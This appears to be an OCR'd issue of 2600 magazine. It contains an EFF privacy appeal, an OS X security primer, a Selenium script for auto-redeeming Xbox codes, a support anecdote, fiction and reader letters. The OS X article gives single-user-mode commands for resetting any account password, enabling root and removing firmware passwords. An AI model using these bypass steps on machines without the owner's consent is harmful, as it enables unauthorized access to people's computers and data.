★

Tune in "THE TELEPHONE HOUR" Mondays at 9 P. M. • WEAF • KYW

★

NEW JERSEY BELL TELEPHONE COMPANY

BUY UNITED STATES WAR BONDS AND STAMPS

From New Jersey's Washington Star.

Submitted by Anne Jackson

EFFecting Digital Freedom

Five Things Tech Companies Must Do Before January 20

by Erica Portnoy and Elliot Harmon

Most of us won't soon forget where we were on Election Night, when the reality sunk in that Donald Trump would be the next president of the United States. Maybe you were in shock. Maybe you were in denial. Maybe you called a loved one to tell them it would be okay, or in hopes that they'd tell *you* the same thing.

Nobody knows exactly what will happen over the coming years, but we can tell you this: the tech community has a huge amount of power to steer things in the right or wrong direction. Tech companies can be complicit in a widespread assault on digital rights, or they can hold it back.

Let's be clear: the Electronic Frontier Foundation does not endorse political candidates. We *do* speak out about government restrictions on your digital civil liberties, no matter who's in office. If Trump tries to do half of the things he's promised to, it means that his administration will be turning to the tech industry to sell out its users. Big league.

Trump has promised to deport millions of our friends and neighbors, track people based on their religious beliefs, and undermine users' digital security and privacy. He's expressed a desire to "open up libel laws" and censor the Internet. But Trump can't carry out any of those plans without the tech industry's help. He'll need Silicon Valley's cooperation - and Silicon Valley can fight back.

In the next few years, we expect to see unprecedented demands on tech companies to hand over private data on people who use their services. This includes the conversations, thoughts, experiences, locations, photos, and more that people have entrusted platforms and service providers with. Under a hostile administration, that data could put thousands of people in danger.

If you manage tech that people rely on - everything from the smallest website to the largest software company - now is the time to put measures in place to protect your users.

Allow pseudonymous and anonymous access: Give your users the freedom to access your service pseudonymously and, ideally, with no login at all. Real-name policies are especially harmful to vulnerable populations, including pro-democracy activists and the LGBTQ community.

Stop behavioral analysis: Do not attempt to use your data to make decisions about user preferences and characteristics - like political preference or sexual orientation - that users did not explicitly specify themselves. If you do any sort of behavioral tracking, whether using your service or across others, let users opt out. This means letting users modify data that's been collected about them so far, and giving them the option to not have your service collect this information about them at all.

Delete your logs: Now is the time to clean up the logs. If you need them to check for abuse or for debugging, think carefully about which precise pieces of data you really need. And then delete them regularly - say, every week for the most sensitive data. IP addresses are especially risky to keep. Avoid logging them or, if you must log them for anti-abuse or statistics, do so in separate files that you can aggregate and delete frequently.

Encrypt data in transit: Does the ISP and the entire Internet need to know about the information your users are reading, the things they're buying, and the places they're going? It's 2016. Turn on HTTPS by default.

Enable end-to-end encryption by default: If your service includes messages, enable end-to-end encryption by default. Are you offering a high-value service - like AI-powered recommendations or search - that doesn't work on encrypted data? Well, the benefits of encrypted data have just spiked, as has popular demand for it. Now is the time to reevaluate that tradeoff. If it must be off by default, offering an end-to-end encrypted mode is not enough. You must give users the option to turn on end-to-end encryption universally within the application, thus avoiding the dangerous risk of accidentally sending messages unencrypted.

These measures all boil down to respect for users' privacy. The best response to a demand for users' data is to say that you've got nothing, and mean it.

If you're like us, maybe you have another memory of Election Night. Maybe you got a dozen of those "Alice is on Signal" notifications as your friends and family finally decided to try that encrypted messaging app. Maybe you got a message from a friend asking you to explain how to send encrypted email, or what the name is of that program you use for browsing the web anonymously. Now is the time.

Whether you're a multinational tech company or just a geek with a laptop, you're on the front lines in the fight to protect people's privacy and security. If you'd like more information on how people can protect their own data, then visit our Surveillance Self-Defense guide at `https://`
`➥ssd.eff.org`. If you'd like to get more involved with the fight for digital rights in your own community, then learn about our grassroots network at `https://www.eff.org/fight`.

TO THE TECHNOLOGY COMMUNITY:

Your threat model just changed.

Incoming President Donald Trump made campaign promises that, if carried out, threaten the free web and the rights of millions of people. He has praised attempts to undermine digital security, supported mass surveillance, and threatened net neutrality. He promised to identify and deport millions of your friends and neighbors, track people based on their religious beliefs, and suppress freedom of the press.

And he wants to use your servers to do it.

Today, we are calling on the technology community to unite with the Electronic Frontier Foundation in securing our networks against this threat.

ENCRYPT: Use HTTPS and end-to-end encryption for every user transaction, communication, and activity by default.

DELETE: Scrub your logs. You cannot be made to surrender data you do not have.

REVEAL: If you get a government request to monitor users or censor speech, tell the world.

RESIST: Fight for user rights in court, on Capitol Hill, and beyond.

When you stand with users, we'll stand with you. EFF has fought for the rights of technology creators and users for 26 years, through four different presidential administrations. As a nonpartisan nonprofit, we combine litigation, activism, and software development to defend civil liberties in the digital world.

The future of our democracy depends on an Internet that is free from censorship and government surveillance. Together we can ensure that technology created to connect and uplift people worldwide is not conscripted into a tool of oppression. Join us in defending users.

ELECTRONIC FRONTIER FOUNDATION
eff.org/defend-users

Rotten Apples: OS X 101

by Secure Panda
this.is.a.secure.panda@gmail.com

After reading Nervegas Jr's article in 32:4, I was mildly disappointed. The Apple computer is a thing of beauty and security, and especially in this time of intense debate about privacy and encryption, I feel it's important that people understand these machines in more detail. To this end, I propose to discuss the history and basic structure of the recent iterations of Apple's operating systems. I will also try to explain some of the security features that Apple now incorporates into their systems, and dispel some of the myths that are prevalent in the Apple community.

History 0x1

Apple's current operating system on both Mac computers and i-Devices is named Darwin, and is actually mostly BSD with some proprietary components. It evolved from NeXTSTEP, after Apple bought it in 1997. Starting with OS X in 2001, Apple has built all of its major OSes from this core Darwin kernel. Older versions were designed to run on PowerPC architecture, with Apple switching to Intel-based processors in 2006 and dropping official support for the older chips around that time. In 2007, the iPhone was released using a build of Darwin specifically for ARM architecture. For the "Modern Era" of devices that I'll be focusing on, this will encompass everything from OS X 10.6 to the present X64-based operating systems (as of March 2016).

Basic Structure 0x2

The system structure of Darwin is identical to most *NIX-based systems, for obvious reasons, and is usually not fully accessible on iOS. The root filesystem in OS X contains only four non-hidden folders: Applications, Library, System, and Users. Within the Users folder, each user on the system has a folder to contain their data, libraries, and settings. Starting with 10.7, the User library (~/Library) has been hidden, requiring one of two methods to get there (more on this later). With the release of OS X 10.11 (iOS 9), Apple introduced a new feature called SIP (System Integrity Protection) or KPP (Kernel Patch Protection) which introduces kernel checks. If the system fails the check (usually a hallmark of a jailbroken iOS device or a Hackintosh), then the kernel panics and halts.

Security 0x3

Nervegas Jr. already explained the "official" way to reset the password on a computer, and also went over how to enable the root user, as well as setting a firmware password using the recovery mode. What if I don't have a recovery mode (due to botched install or computer running 10.6 or earlier)? The solution is to use Single-User Mode! Start the computer up holding "Command" and "S" and it will bring you to a lovely CLI with a root prompt. Make sure you mount the drive, and you can reset any password or enable the root user from here.

```
mount -uw / #mounts the hard
➥ drive
ls /Users #lists all available
➥ users
passwd <user> #change the pass
➥word for <user>
passwd root #change the password
➥ for root, enabling it
```

This doesn't give you access to the passwords for that account. FYI: Apple secures all of that using a keychain file that's tied to your admin password. When you reset it, if you don't know the old password, kiss those saved passwords goodbye.

About that firmware password: it isn't that hard to get rid of. Change the amount of RAM in the machine, PRAM it twice, and you'll be able to get into whatever you needed into. This works on any version of OS X, and if you really can't figure out how to get into the machine, `iFixit.com` has detailed breakdown guides.

A quick note on FileVault, Apple's full-disk encryption: original FileVault isn't extremely difficult to remove from the computer. FileVault 2 (aka FileVault after 10.7) is significantly harder to get past. You can still erase the drive, but if you don't know the password or recovery key, you're out of luck. You'll have to take it to the store or call and deal with senior-level techs (who have to deal with engineering) to get it unlocked. This wouldn't be an issue, but 10.10 and later enables FileVault by default on laptops that are plugged in during initial setup. This can be a huge headache for folks who don't have a backup but forgot their password.

Myths and Shenanigans 0x4

I hate people that claim Apple computers don't get viruses. They do, but because of Apple's market share (around four percent of computers worldwide), it's not usually worth the time of organized criminals to develop threats for these machines. The real threats to Apple occur from the use of the kernel for both X64 and ARM architecture: many of the vulnerabilities that exist within OS X will also exist in iOS.

iCloud is mostly secure. "The Fappening" happened because famous people used real answers to their security questions. If all someone needs to know to get access to your account is your mother's maiden name and the name of your first pet, you probably shouldn't answer those questions in public interviews, just sayin'.

Steve Jobs was a jerk. The whole world already knows it. Get over it.

Conclusion 0x5

When I first got into Apple hardware and software, I was not a big fan. I thought the computers were expensive, ugly things. After working with them for several years now, I've come to appreciate the effort that goes into making these computers. You can do just about anything on a Mac that you can do on a PC, but I'd personally prefer that more folks learn about their computers instead of swallowing the hype or ignorantly bashing something they've never used.

I'd like to do an article on iOS if I can find the time. The phones are simply fascinating, and the jailbreak community is fun and vibrant. Shouts to my wife and son (who despite my best efforts, can already navigate my iPhone at 2), my friends at Apple, and the folks who inspired me to write this. Props to Nervegas Jr. for the primer. Keep on Hackin'!

Automatic Contest Winning via Selenium

by Kyle Bradshaw

With some spare time on a recent weekend, my brain was begging for a project. Taking the opportunity, I remembered something I had wished existed in my teen years, and now realized the tools were available to create. Around 2010, I was addicted to Twitter, spending my time reading and responding to people I follow, and browsing tweets from certain search terms. Along the way, I began to win contests - lots of them! With prizes ranging from the usual t-shirts to my favorite: Japanese KitKat bars. One contest type I was really good at was code redemption, where a user tweets out an Xbox Live code for a game or DLC pack. I always had my redeem page open, ready to copy and paste. But I knew there had to be a better way.

Now, in my primary work time, I use the Selenium WebDriver to automate certain tedious tasks in a workplace situation. Usually, Selenium is used as a test suite for web dev projects, but it also works very well for our uses, because it does little[1] to give itself away as being automated, unless the site has advanced protection in place.[2] Having Python bindings just sweetens the deal for me. With my knowledge of this tool in hand, I set to work.

At this point, a little recon is in order, so we'll bust open IDLE and take a look.

```
import selenium
from selenium.webdriver.common.keys import Keys
# This is so we can press the Enter key later.

driver = selenium.webdriver.Firefox()
driver.get("https://account.xbox.com/en-us/paymentandbilling/redeemcode
➥/")
```

At this point, we're redirected to the login page. Let's make sure we can log in programmatically. Firefox makes this easy, right-click the Email Address box and choose Inspect Element. This jumps to the relevant source code to identify the object. Already we can see that Microsoft is fighting back against us. So let's type something into the email and password boxes, highlight the text, and try to Inspect Element again. This gets us the ids “i0116” and “i0118” for the email and password fields respectively. So clear the boxes and let's try from IDLE:

```
em_box = driver.find_element_by_id(“i0116”)
em_box.click() # Just to be safe. Users usually don’t
start typing in a box before clicking it.
em_box.send_keys(“gil_baits@hotmail.com”)
pw_box = driver.find_element_by_id(“i0118”)
pw_box.click()
pw_box.send_keys(“password”)
pw_box.send_keys(Keys.RETURN)
```

With valid info, this logs us in successfully and redirects back to the Redeem Code page. We're greeted with a shiny Redeem button. Let's Inspect it and send it a click.

```
rdm_btn = driver.find_element_by_id(“redeemCodeBtn”)
rdm_btn.click()
```

This is the home stretch. We can't quite as easily select the code box as we'd expect. Attempting to do so will return an error saying the Element can't be found. This is because Selenium treats web frames as separate web pages, and the frame we're looking for is nested rather deep.

```
driver.switch_to.frame(“blenderIFrame”)
driver.switch_to.frame(“webBlendHost”)
driver.switch_to.frame(“appHost”)
codebox = driver.find_element_by_id(‘tokenField’)
codebox.send_keys(“QQQQQ-QQQQQ-QQQQQ-QQQQQ-QQQQQ”)
codebox.send_keys(Keys.RETURN)
```

Looking good! Now let's parse a given text for valid Xbox codes. We know that Xbox codes follow a given format: five sets of five alphanumeric characters. We can check for this easily using Python's regular expressions module, re.

```
import re
xbox_exp = re.compile(“.{5}-.{5}-.{5}-.{5}-.{5}”)
# . is any character, {5} indicates five of the previous character
def x_check(text):
    results = xbox_exp.findall(text.capitalize())
    # Capitalize it for our convenience.
    codes = False
    if len(results) > 0:
        codes = []
        for x in results:
            codes.append(x)
    return codes
```

Now we just need some text to run through our function. For this, the best source is likely Twitter, so using the available Twitter module, we can begin. For this you'll need valid Twitter API and OAuth keys for your account.[3]

```
import twitter
auth = twitter.OAuth(token, token_secret, consumer_key, consumer_secret)
stream = twitter.TwitterStream(domain=”user
stream.twitter.com”, auth=auth)
for tweet in stream.user():
    if “text” in tweet:
        x_check(tweet[”text”]
```

Putting it all together into a complete automated process, we get CodeSnag.py, which I've taken the liberty of adding PlayStation support to and releasing,[4] making it ready for easy use and addition of new services. Now just follow those giveaway accounts, and rake in the winnings. Happy hunting!

[1] As of writing, only Firefox gives any signal that it's being run by a WebDriver, by setting the webdriver attribute in the HTML of every page.

[2] http://stackoverflow.com/a/33403473/955974

[3] https://apps.twitter.com/app/new

[4] https://bitbucket.org/Skylled/codesnag

The One about That File Server

by Sydney Greenstreet

This story has been around for so many years that it's probably been cast as having referred to every file storage system ever sold. The version that I was told attributed the event to a Novell arrangement. For me, it's inspired observations on everything from pre-Windows hardware resilience to support incident unpredictability to the ever-present lack of documentation that all will experience during one's next emergency/screwup/everyday work event.

Tech support gets a phone call. A user at a remote but nearby location can't get to their files (the ones stored remotely, not locally). Lots of things have already been tried: right-clicking rather than double-clicking at the icon in order to "run", several reboots, running any A/V, and so on. The user even looked at Task Manager to try to spot oddball processes or usage. Still, the normal result of the file window opening at the icon click and then showing folder icons wasn't happening. What resulted was a blank window with no files - and the user hadn't deleted anything. And no disk space info propagated at the window edge, either.


The support person then makes a house call to the user's location and sees the same set of results. Then it occurs to support that the location of the file server that this user stores work on is... uncertain. Not the path understood by software - the physical location of the box. Fortunately, a few other users stop by the cubicle and report the same issue that the first user gets. Those users don't know where the file server is, either. The admin who set everything up had retired two years earlier.

The support person's next hunch fails to help. A trip to the retired admin's networking room reveals all hardware up and running with all storage schemes responding properly to tests or at least pings. Notes are located that list the specific server holding the files of all the complaining users. The address looks good, but the box is nowhere to be found in the networking area. Whatever system was in use, it involved a wire going out the back of the user's workstation (RJ45, coax, token ring... whatever it was, the version of the story that I got wasn't specific) to the location of the server or its hub if applicable.

The support hero produces a flashlight and follows the wire from the user's desk behind several other desks across the office, tracking the progress of the wire (fastened to the baseboard) only to see it disappear into a hole drilled into the wainscoting. Support asks the office workers what's on the other side of the wall. They don't know. Some exploration with a tape measure leads around the corner and a closet is located in the opposite hall with a promising A/C vent in the door (looks like a server closet!) but nobody has a key to the lock and the key ring of the previous admin has no key that works. The building superintendent's keys don't fit either and a call goes out for a locksmith.

Hours later, the lock is picked, the door swings open, and out comes a cloud of dust, choking everybody. There's the file server! But the monitor has long since burned out and dust has to be wiped off just to see any switch position labels on the server case. Support goes looking for another monitor while the janitorial people bring up a vacuum cleaner. When the new monitor is hooked up, an error message appears, referring to a well-known repair utility. The utility is located on a 5 1/4 inch floppy in the networking room with "Novell" on the label. The floppy drive is vacuumed out for good measure, the utility is run for about ten minutes, a reboot ensues, and all files are available again for all users.

This story is useful to me in pointing out all kinds of aspects of technology then and now; the reliability of *nix-type systems; the wish that the old guy was still around to provide some arcane answer; the near-anarchy of the next service issue to hit the screen, phone, or chat system.... Do you really want to do this for a living? Sure you do. You'll see a lot of poorly tested, misconfigured, and oversold crap, but you also might see a system that's worked so well for so long that no user, admin, diagram, or supervisor can remember its location.



Dev Manny, Information Technology Private Investigator "Hacking the Naked Princess"

by Andy Kaiser

Chapter 0x12

Speeding down roads that my car had no business speeding on, I alternated between cursing my vehicle and myself.

I'd just dropped the most important bits of my case right into the hands of the person who shouldn't know them.

Oober, for all I knew, was not Oober. Or he'd hidden his true nature really well. Playing the role of a down-on-his-luck, emotionally-abused high school kid had worked well on me. Enough that I'd felt bad for him. Enough that I'd completely bought his story and shared confidential information.

He'd wormed his way into my case, and he'd used me to translate the clues from the Naked Princess into arrows pointing toward P@nic. P@nic, who needed to stay hidden from those who wanted to find her.

She'd trusted me. I was supposed to protect her. But I'd told Oober just what he needed to contact her, and he'd somehow used that info to find her.

As I swerved through intersections and lurched over bumps that I hoped were curbs, I replaced cursing myself with a more effective form of motivation: Using my anger to focus on learning and taking the next step.

I'd had plenty of evidence that Oober wasn't who he'd claimed to be. The connection to the Naked Princess. The confusion with his mom and dad. Twice as many hints as I usually got to work with, and I'd ignored them. That wouldn't happen again.

Lessons learned late are better than early,

(A horrible metallic grinding noise permeated my car.)

I won't forget pain when I'm feeling so surly.

There was a moral from this colossal snafu. And the moral rhymed, so, hey, bonus points. Anything to take my mind off the fact that I'd just clipped a fire hydrant.

I was getting close to P@nic's neighborhood of fancy mansions, immaculate lawns, and looming mortgage debt. I did the opposite recommendation of the nearest road sign, and slammed the accelerator to the floor. My car rewarded me with a few extra MPH and vomited the rest of my effort in a cloud of black tailpipe smoke.

I locked up my brakes trying to drift-spin into P@nic's street. My clattering, dented, hydrant-molested car caught disgusted glares from the neighborhood Teslas, Smartcars, and a refurbished DeLorean.

My car's engine sputtered and died from embarrassment, but I could see P@nic's home just a couple doors down, so I pushed out of my car and ran.

The front door was open a crack - that was always a bad sign - and I shoved it all the way open and entered through the foyer.

Next room over was a large family room. A comfy place, with a half-circle of laze-inducing furniture that angled towards a projector screen that spanned at least ninety inches.

On the screen was a collection of photos, clearly generated by the Naked Princess app. Some graphic and disgusting, some abstract yet weirdly disturbing, and some so nasty I took in a glance then looked away.

Oober and P@nic sat on the couch. Oober was slouching back, relaxed and comfortable, one hand behind his head, the other caressing a wireless keyboard. P@nic was sitting on the edge of the couch cushion, her back straight vertical and her mouth a flat horizontal. She was staring at the screen.

Oober glanced in my direction as I stumbled into the room, and spoke casually over his shoulder.

"Hey, Mister Information Technology Private Investigator. Let's talk about *you*."

He touched the keyboard and the screen changed.

I saw my own personalized Naked Princess photo, the overly-complicated Rubik's cube puzzle, expanded into glorious 90-inch detail.

"I've seen it," I said.

Oober frowned at the picture and then looked at me.

"That's it? What did you do to the program to get it to generate that? Give it random input? Lie?"

"Something like that," I said. "A lot like you did when we first met."

"Yeah," he smiled. It wasn't the sad, young, wistful smile I'd seen before. This smile was cold. Dead inside. "I screwed up my story, didn't I."

"It's hard to believe you were so abused, when the abuser changes from your dad to your mom. Especially after I'd just met your mom."

"Yeah. That. 'Mom' really isn't the best word for her."

"So what is she?"

"She's nothing. Let's get to what's important."

"Right," I said, moving into authoritative mode. "P@nic, let's get out of here. I can help you. We can -"

She was already shaking her head, and Oober was already smiling.

"No," she said. "I don't need to go anywhere."

"If this guy's threatened you, we can fix it."

She looked at me full in the face.

"He did. You can't. I'm fine."

"You don't look it. I can see your hands shaking from here."

"Reboot bought me out."

"Who?"

Oober pantomimed a sarcastic hat-tip.

"That's me," he said. "Reboot at your service."

"You're called Reboot? Or that's who you work for?"

He smiled.

"I don't have to tell you everything."

"No. But it would help."

"We'd been watching P@nic for a while. We saw the results we got from the Naked Princess. Give full credit to P@nic here," he said, giving her a nudge that earned him a glare. "She did a great job in the solution design. She'd already hacked through the social media APIs to get at the juicy big data, built the algos, and linked it all together with a seriously leveled-up understanding of psychology. All I needed to do was to get to the source code. After you led me here, the rest was just a question of cash, credit, or bitcoin."

"You know this won't work. It can't." I gestured at the screen, which was still showing off my personalized non-terrifying Naked Princess picture. "Bad data is too easy to collect and impossible to always filter out. You're gonna do what - use the Naked Princess as a picture generator to strike fear into your enemies? That's assuming your enemies all fill in their FriendyFace profile? Then what? People will freak out for a while, and just for a while, before they're desensitized. Show a kid a horror movie when they're young, and they'll be traumatized for a week. Then they assimilate and get over it. You're not going to accomplish anything!"

Oober - or Reboot - was nodding along with me patronizingly. He was nice enough to let me say my piece before he put my argument through the shredder.

"You might've been a part of this project, you know. You're okay at analysis and have a passable respect for reality. Except you've got it all wrong, man. You're thinking way too small. This is just a prank to you? Some social experiment gone wrong? A virus that needs to be stopped? No, you idiot, the Naked Princess is being weaponized."

"I don't see -"

"I know you don't. So shut up. We don't care about the photos. We don't care about the mental damage we're doing to all the precious snowflakes who are stupid enough to take everything they care about and put it online. Abusing that is easy, but it's a dead-end street. Like you just told me, the end game is already compromised. And like I just told *you, this* is about Big Data."

Reboot watched me and laughed.

"That stupid look on your face is why I'm a part of this and you're not. Spooky pictures were just a proof of concept. Step back and see another possibility. Using the source code, psychoanalysis, and data behind the Naked Princess, *we can predict what people will do, and we know what levers will force them to act*. From individuals to the masses, we know the future because we can make it happen. Stock market crashes, political elections and social revolts, hell, even something as simple as sports betting. Imagine what you could do if you had the power to influence these things, to know ahead of time, to stop them -"

"Or to start them."

"Yeah," he grinned. "That too. Very much. There will be damage. There has to be. But we'll use that damage and our influence to improve the world."

I looked at P@nic. Despite having been paid up into what I assumed was Officially Wealthy status by Reboot/Oober, she looked miserable.

Reboot caught the glance. He slapped his legs and stood up.

"I'm done here. I got what I needed. And you -" he stared at P@nic. "You got what you deserve, I suppose. Plenty of money and guilt. RedAction thanks you for your contributions to humanity."

He left.

P@nic and I stared at each other. There were tears in her eyes.

"You don't have to hide anymore," I said. "He's gone. You're safe."

"Don't you dare try and make me feel better. I know what this means. I don't know what I'm going to do. He said they'd pay me plenty and get out of my life. But if I didn't give them the source code, he said they would..." She swallowed.

"You didn't have a choice."

"How can I even report this? Who's supposed to help me? Can you?"

With a stab of guilt, I realized that P@nic didn't know about my mistake. She didn't know I'd led Reboot right to her. I'd find a way to tell her. Later. Maybe.

"You're not alone." I spoke with confidence I didn't feel.

"Well, then great. Here we are," she threw up both hands. "What are we supposed to do? There's nothing left. They gave me enough money to last me for life, and I don't even want it. It's dirty. They'll probably monitor how I use it, too, and keep me in a cage unless I drop completely offline."

"Well, that's not going to happen. We've got plenty to do before you should even think about going off the grid. I've got some ideas, thanks to our friend Reboot. I hope we never see the guy again, but something tells me we will."

"We will?" her face paled for a second, then anger flushed in her cheeks. "We will. We *will*. If you can fix this, I'm in. What's next?"


"Well, apparently there's the threat of social and political domination, so we might want to think about that at some point. But we just heard a name that makes me feel even worse."

"What? Who?"

"Reboot just told us the name of his boss: RedAction."

"I don't know what that is."

"I do."



PEER REVIEW

Being Published

Dear *2600*:

Thank you for selecting my article, and thanks for the feedback. I knew I'd have to wait patiently, as I realized the "bad timing" of my submission when an issue arrived in the mail the next day!

My article was written solely for *2600*, so it will not appear anywhere else, nor will I even mention it (not that anyone's asking) until after you publish it.

I'll never forget that day (back in the mid 1980s), when a guy in my programming class handed me a copy of *2600*, and said "I think you'll like this."

Jim

We treat our deadlines much like a city's subway system. If you miss one, another will be along shortly. There's no need to stress out over getting an article in by a particular date. What matters is that you make your article interesting enough to be readable weeks, months, even years into the future. That's one of the unique things about being published here - people who aren't even born yet will be reading what you've written many years from now and learning from it. It's what makes the hacking world so incredible.

Dear *2600*:

Are you interested in coverage of the 2015 BSides Delaware conference? I have submitted a version of this to [redacted] and can write a different version for *2600*. Please let me know.

R

Unless something truly incredible happened that would be of interest to hackers, this isn't really our thing. Of course, there probably isn't an event or place on earth that doesn't contain something that hackers would find interesting, but if we're just talking about straight news coverage here, that's not our purpose.

Dear *2600*:

I'm interested in submitting a short story to your magazine. What kind of rights would you hold as publisher?

I've been assured by a subscriber that the story would find a loving audience through you.

M.E.

Any story or piece submitted to us remains the property of the writer. Obviously, it will be printed in our publication, as well as in future digests or compilations that contain material from our issues. But you're free to sell it, post it online, or spray paint it onto walls if you so choose. We look forward to seeing what you have to submit.

Dear *2600*:

I'd like to make a submission for the magazine. I know you don't take articles from non-subscribers and, while I am a subscriber, I only get the Kindle version. Not sure if that counts, but here's the article. Let me know.

Keith

Hold on a moment! Where has it ever been said that we don't take articles from non-subscribers? You may have that confused with marketplace ads. Anyone is free to write articles (and letters) to us, regardless of how or if they read us. Kindle subscribers are every bit as important to us as paper subscribers, so please don't feel like you're second class in any way.

Dear *2600*:

We never communicated before, but I would like to establish contact with you and your magazine. Perhaps you will be interested in news my company has.

I represent an IT company developing great applications to quickly recover passwords using video card capabilities. We finished massive update of our products.

Could you tell how can we publish our press release in your magazine to tell your readers about news we have?

If this inquiry is out of your competence, we will be grateful to you if you forward this letter to a responsible person.

Denis

We are plenty competent to deal with this inquiry, so let us do so here. The only way we will print someone's press release in these pages is if we are mocking it. Be glad we managed to restrain ourselves this time. We are not a tool for marketing products. However, we have been known to print articles that are attached to projects an author is involved in. If it's something that hackers would find useful, we have no problem doing this. Usually, the responses and critiques this generates prove helpful to whatever is being developed. This kind of thing doesn't generally work for an existing company, though, and attempts to promote products in this way are very easily seen through.

Dear *2600*:

I was told that two of the payphone images I submitted will be printed in the upcoming issue of *2600*. I tried to find them in your payphone image gallery. Why aren't they there?

Fred

That's a very good question. It has always been our great desire to have all of the payphone photos we've ever been sent appearing in that section of our website. It's purely a time issue and, over the course of more than a decade, not one of us has had enough time to give this project the attention it deserves. Perhaps with some renewed interest, we can figure out a way to get this done.

Dear *2600*:

I am submitting the attached article for submission. If there are any editorial comments, please send it back to me for resubmission. https://drive.google.com/file/....

Maxie

Yeah, that's not going to work for us. In order to submit an article to us, you have to actually send it in, not direct us to go somewhere else to retrieve it. The address is articles@2600.com - we'll be waiting by the inbox.

Dear *2600*:

Some months ago, I received a message saying that my article was accepted and it was being edited, but now with two released issues my article has not shown up. Should I wait before trying to use it in another place?

R

Yes, please give it at least one more issue. Sometimes we get a bit swamped and we're always trying to place articles properly, which occasionally means using them in a later issue to make way for something more time sensitive or which fits the subject matter of the current issue better. Please keep the articles coming in as an excess of good material is a nice problem to have.

Help!

Dear *2600*:

I desperately need someone with advanced hacker skills who could help not only locate my stolen cell phone via GPRS, but in addition can also retrieve information stored on it as well. My cell phone is a brand new iPhone 6S (American version). If you or someone that you know is interested, please let me know at your earliest convenience. I am willing to pay good money. Thanks in advance.

Phil

We're not in the business of doing this sort of thing, but we're certain that some of our readers would be able to help with clever suggestions. This is what our marketplace ads are perfectly suited for. For future reference, and because it appears you didn't do this, you should enable a feature Apple offers called "Find My iPhone" on your next phone. This will help you do precisely what you're trying to do now in the event your phone is lost or stolen. (Be sure to attach a PIN to this feature so that future thieves don't simply disable it.) As with any feature, this is not foolproof and inaccurate info is often given out. But it's a start, at least. Even without "Find My iPhone," you can still retrieve and secure your data if it's stored in iCloud. Regardless, we suggest you contact Apple to help you track down and/or disable your phone using its serial number. Good luck.

Dear *2600*:

Is anything funky going on? Downloads on your website are like really dogging, and streams are cutting off from the past two *Off The Hook* shows. Looks like dial-up speed all day long.

Nanjemoy

This is what has happened over the course of the past couple of years. We expanded our radio show archive to include high fidelity 128k streams and MP3s, which was a vast improvement over the 16k we had been offering previously. But this created a huge demand for the shows and resulted in our bandwidth being capped, especially right after new shows were posted. This meant that people like you were hit with long delays and slow speeds. We could have gotten a faster connection, but we couldn't justify doubling that expense simply because we were giving away more material for free. We opened up a torrent connection to help address this, but that didn't solve the entire problem.

Fast forward to this past December, when some wanker somewhere decided to take down our site with a Distributed Denial of Service attack. Rather than help us to address this by tracing and filtering, our provider tried to sell us on a protection racket that, for a phenomenal cost, would help prevent this sort of thing from happening. We didn't particularly care for that.

So, as we have done so often in the past, we went to the Internet where many of our readers and supporters reside and explained what we were going through. Solutions poured in. And now, as a result, we have a new connection that is ten times as fast for half of what we were paying. We're better prepared to deal with future wankers who want to silence us. We have a much healthier relationship with our provider. And the bottlenecks have largely disappeared.

We seriously want to thank the people who attacked us. Every time somebody does that, we wind up getting a little stronger and learning just how many friends we have out there. Those friends are truly how we're able to keep doing *what we do and we're honored to be able to share all of this with them.*

Dear *2600*:

I think I was signed up, but for some reason have stopped getting the magazine. Did my subscription run out?


Michael

